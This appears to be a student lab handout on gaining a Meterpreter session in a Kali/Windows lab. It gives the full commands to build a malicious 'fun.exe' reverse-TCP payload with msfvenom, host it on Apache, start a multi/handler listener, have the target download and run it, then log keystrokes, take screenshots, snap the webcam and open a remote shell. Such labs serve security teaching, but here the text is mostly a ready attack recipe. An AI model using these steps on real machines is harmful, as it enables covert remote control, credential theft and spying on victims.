GAINING METERPRETER SESSION

1)Finding the Attacker's IP Address

On your Linux machine,in a terminal windows,execute this command:

Ifconfig

```
root@kali:~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 172.16.1.203  netmask 255.255.255.0  broadcast 172.16.1.255
        inet6 fe80::20c:29ff:fe3a:4fec  prefixlen 64  scopeid 0x20<link>
        ether 00:0c:29:3a:4f:ec  txqueuelen 1000  (Ethernet)
        RX packets 1745  bytes 908515 (887.2 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 2068  bytes 1972355 (1.8 MiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

2)Using Msfvenom to Make a Malicious EXE:

In Kali,execute this command to learn about msfvenom,which is part of Metasploit

msfvenom -h

```
root@kali: ~
File  Edit  View  Search  Terminal  Help
root@kali:~# msfvenom -h
Error: MsfVenom - a Metasploit standalone payload generator.
Also a replacement for msfpayload and msfencode.
Usage: /usr/bin/msfvenom [options] <var=val>

Options:
    -p, --payload       <payload>    Payload to use. Specify a '-' or stdin to use custom payloads
        --payload-options            List the payload's standard options
    -l, --list          [type]       List a module type. Options are: payloads, encoders, nops, all
    -n, --nopsled       <length>     Prepend a nopsled of [length] size on to the payload
    -f, --format        <format>     Output format (use --help-formats for a list)
        --help-formats               List available formats
    -e, --encoder       <encoder>    The encoder to use
    -a, --arch          <arch>       The architecture to use
        --platform      <platform>   The platform of the payload
        --help-platforms             List available platforms
    -s, --space         <length>     The maximum size of the resulting payload
        --encoder-space <length>     The maximum size of the encoded payload (defaults to the -s value)
    -b, --bad-chars     <list>       The list of characters to avoid example: '\x00\xff'
    -i, --iterations    <count>      The number of times to encode the payload
    -c, --add-code      <path>       Specify an additional win32 shellcode file to include
    -x, --template      <path>       Specify a custom executable file to use as a template
    -k, --keep                       Preserve the template behavior and inject the payload as a new thread
    -o, --out           <path>       Save the payload
    -v, --var-name      <name>       Specify a custom variable name to use for certain output formats
        --smallest                   Generate the smallest possible payload
    -h, --help                       Show this message
root@kali:~#
```

In Kali,execute these command to creat a malicious windows executable file named “fun.exe” and serve it from a malicious web server.

Adjust the IP address to match the IP address of your Kali machine


msfvenom –p windows/meterpreter/reverse_tcp LHOST=172.16.1.203 –f exe > /var/www/html/fun.exe

service apache2 start

3)Launching Msfconsole

In Kali,execute this command to start msfconsole,the main control system for metasploit


msfconsole



In Kali,at the msf> prompt,execute this command:

help

Several pages of help scroll by.The section we,ll use is “Module commands”,as shown below:



4)Starting a Command-and-Control (C&C) Server:

Execute these command to start a c&c listener

use multi/handler

set payload windows/meterpreter/reverse_tcp

set LHOST 0.0.0.0

exploit

5)Running the Malware on the Target Machine


On the target windows machine,open a web browser and open this URL:

http://172.16.1.203/fun.exe

6)Using The Meterpreter Shell

On your Kali machine,at meterpreter> prompt,execute this command:

meterpreter> help



7)Post-Exploitation

- ✓ screenshot Gives you an image of the target's desktop
- ✓ keyscan_start Begins capturing keys typed in the target. On the Windows target, open Notepad and type in some text
- ✓ keyscan_dump Shows the keystrokes captured so far
- ✓ webcam_list Shows the available webcams (if any)
- ✓ webcam_snap Takes a photo with the webcam
- ✓ shell Gives you a Windows Command Prompt on the target
- ✓ exit Leaves the Windows Command Prompt

Submitted by

Vigneswaraa M S